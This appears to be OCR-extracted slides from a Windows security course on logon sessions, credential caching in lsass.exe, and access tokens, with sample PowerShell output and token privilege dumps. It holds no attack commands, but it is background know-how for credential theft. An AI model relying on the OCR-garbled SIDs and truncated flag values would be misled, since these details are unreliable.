
Logon Sessions


Logon Sessions

- Logon sessions are created when an authentication is successful (physically or remotely)
- Credentials (if any) are tied to logon sessions
- Two types:
  - Interactive / Non-Network
  - Non-interactive / Network

Logon Sessions - Interactive

- User sends credentials and are stored in lsass.exe for later use (SSO)
- Typically when you log in through Window’s auth screen (Winlogon → LogonUI)







```
PS C:\Users\acapaz\Desktop> Get-LogonSession


Domain                : CAPSULE
Description           :
UserName              : Acapaz
InstallDate           :
ComputerName          : FILESERVER
LogonId               : 415384
LogonType             : Interactive
AuthenticationPackage : Kerberos
Name                  :
StartTime             : 5/18/2019 10:18:13 AM
Caption               :
```

Logon Sessions - Network


- User proves he has credentials but does not send them to the target
- Usually after an interactive authentication (since you have creds cached, you don't have to specify them again)




Name	Date modified	Type
PerfLogs	12/04/2018 1:38	File folder
Program Files	21/02/2019 10:15	File folder
Program Files (x86)	21/02/2019 10:13	File folder
SQLServer2017Media	21/02/2019 10:12	File folder
Users	01/05/2019 17:26	File folder
Windows	03/05/2019 14:50	File folder




```
Domain                : CAPSULE
Description           :
UserName              : Acapaz
InstallDate           :
ComputerName          : FILESERVER
LogonId               : 1270874
LogonType             : Network
AuthenticationPackage : NTLM
Name                  :
StartTime             : 5/18/2019 10:22:39 AM
Caption               :
```



```
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Users\acapaz> whoami
capsule\acapaz
PS C:\Users\acapaz> Enter-PSSession -ComputerName fileserver
[fileserver]: PS C:\Users\acapaz\Documents> hostname
FileServer
[fileserver]: PS C:\Users\acapaz\Documents>
```




```
Domain                : CAPSULE
Description           :
UserName              : Acapaz
InstallDate           :
ComputerName          : FILESERVER
LogonId               : 1132194
LogonType             : Network
AuthenticationPackage : Kerberos
Name                  :
StartTime             : 5/18/2019 10:21:48 AM
Caption               :
```



```
PS C:\> Get-LogonSession | where username -eq acapaz
```


Access Tokens


Physical
Remote
Auth
UserA
NTLM
Kerberos
Auth package
HostA
Creates
Logon Session
Provides
Security information
LSA
Creates
TOKEN
User SID
Logon Session ID
Integrity
Groups
...

Access Tokens

- When a logon session is created, information is returned to the Local Security Authority (LSA) that is used to create an Access Token
- An access token is a protected object that contains the security context of a user
  - Every user’s process will have a copy of the token
- Each Access Token references to a Logon Session
- **Process/Thread → Access Token → Logon Session → Credentials cached**

- User SID
- Groups
- Integrity
- Token type
- Privileges
- Logon Session
- ....



User: CAPSULE\Acapaz
SID: S-1-5-21-2304710410-3296587960-323724671-1106
Session: 0 Logon Session: 28af36
Virtualized: No Protected: No

Group	Flags
Authentication authority asserted identity	Mandatory
BUILTIN\Administrators	Owner
BUILTIN\Users	Mandatory
CAPSULE\Domain Users	Mandatory
CAPSULE\ITAdmins	Domain-Local, Mandatory
Everyone	Mandatory
Mandatory Label\High Mandatory Level	Integrity
NT AUTHORITY\Authenticated Users	Mandatory
NT AUTHORITY\NETWORK	Mandatory
NT AUTHORITY\This Organization	Mandatory

Group SID: n/a


Privilege	Flags
SeBackupPrivilege	Default Enabled
SeChangeNotifyPrivilege	Defau
SeCreateGlobalPrivilege	Defau
SeCreatePagefilePrivilege	Defau
SeCreateSymbolicLinkPrivilege	Defau
SeDebugPrivilege	Defau
SeDelegateSessionUserImpersonatePrivilege	Defau

Type:	Primary
Impersonation level:	N/A
Token LUID:	0x28b69a
Authentication LUID:	0x28af36
Memory used:	80 B
Memory available:	4 kB

Access Tokens (cont.)

An Access token is not a single thing that represents a user’s identity

- The same user can have different tokens and sessions in different processes/threads
- i.e: UAC (medium and high integrity processes)




powershell.exe:6284 Properties

User: CAPSULE\Acapaz
SID: S-1-5-21-230471041-3296387960-3[illegible]3724671-1106
Session: 1 Logon Session: 51318
Virtualized: No Protected: No

Group	Flags
Authentication authority asserted identity	Mandatory
BUILTIN\Administrators	Deny
BUILTIN\Users	Mandatory
CAPSULE\Domain Users	Mandatory
CAPSULE\ITAdmins	Domain-Local, Man
CONSOLE LOGON	Mandatory
Everyone	Mandatory
LOCAL	Mandatory
Mandatory Label\Medium Mandatory Level	Integrity
NT AUTHORITY\Authenticated Users	Mandatory
NT AUTHORITY\INTERACTIVE	Mandatory

Group SID: n/a

Privilege	Flags
SeChangeNotifyPrivilege	Default Enabled
SeIncreaseWorkingSetPrivilege	Disabled
SeShutdownPrivilege	Disabled
SeTimeZonePrivilege	Disabled
SeUndockPrivilege	Disabled



powershell.exe:5248 Properties

User: CAPSULE\Acapaz
SID: S-1-5-21-230471041-3296387960-3[illegible]3724671-1106
Session: 1 Logon Session: 512f7
Virtualized: No Protected: No

Group	Flags
Authentication authority asserted identity	Mandatory
BUILTIN\Administrators	Owner
BUILTIN\Users	Mandatory
CAPSULE\Domain Users	Mandatory
CAPSULE\ITAdmins	Domain-Local, Man
CONSOLE LOGON	Mandatory
Everyone	Mandatory
LOCAL	Mandatory
Mandatory Label\High Mandatory Level	Integrity
NT AUTHORITY\Authenticated Users	Mandatory
NT AUTHORITY\INTERACTIVE	Mandatory

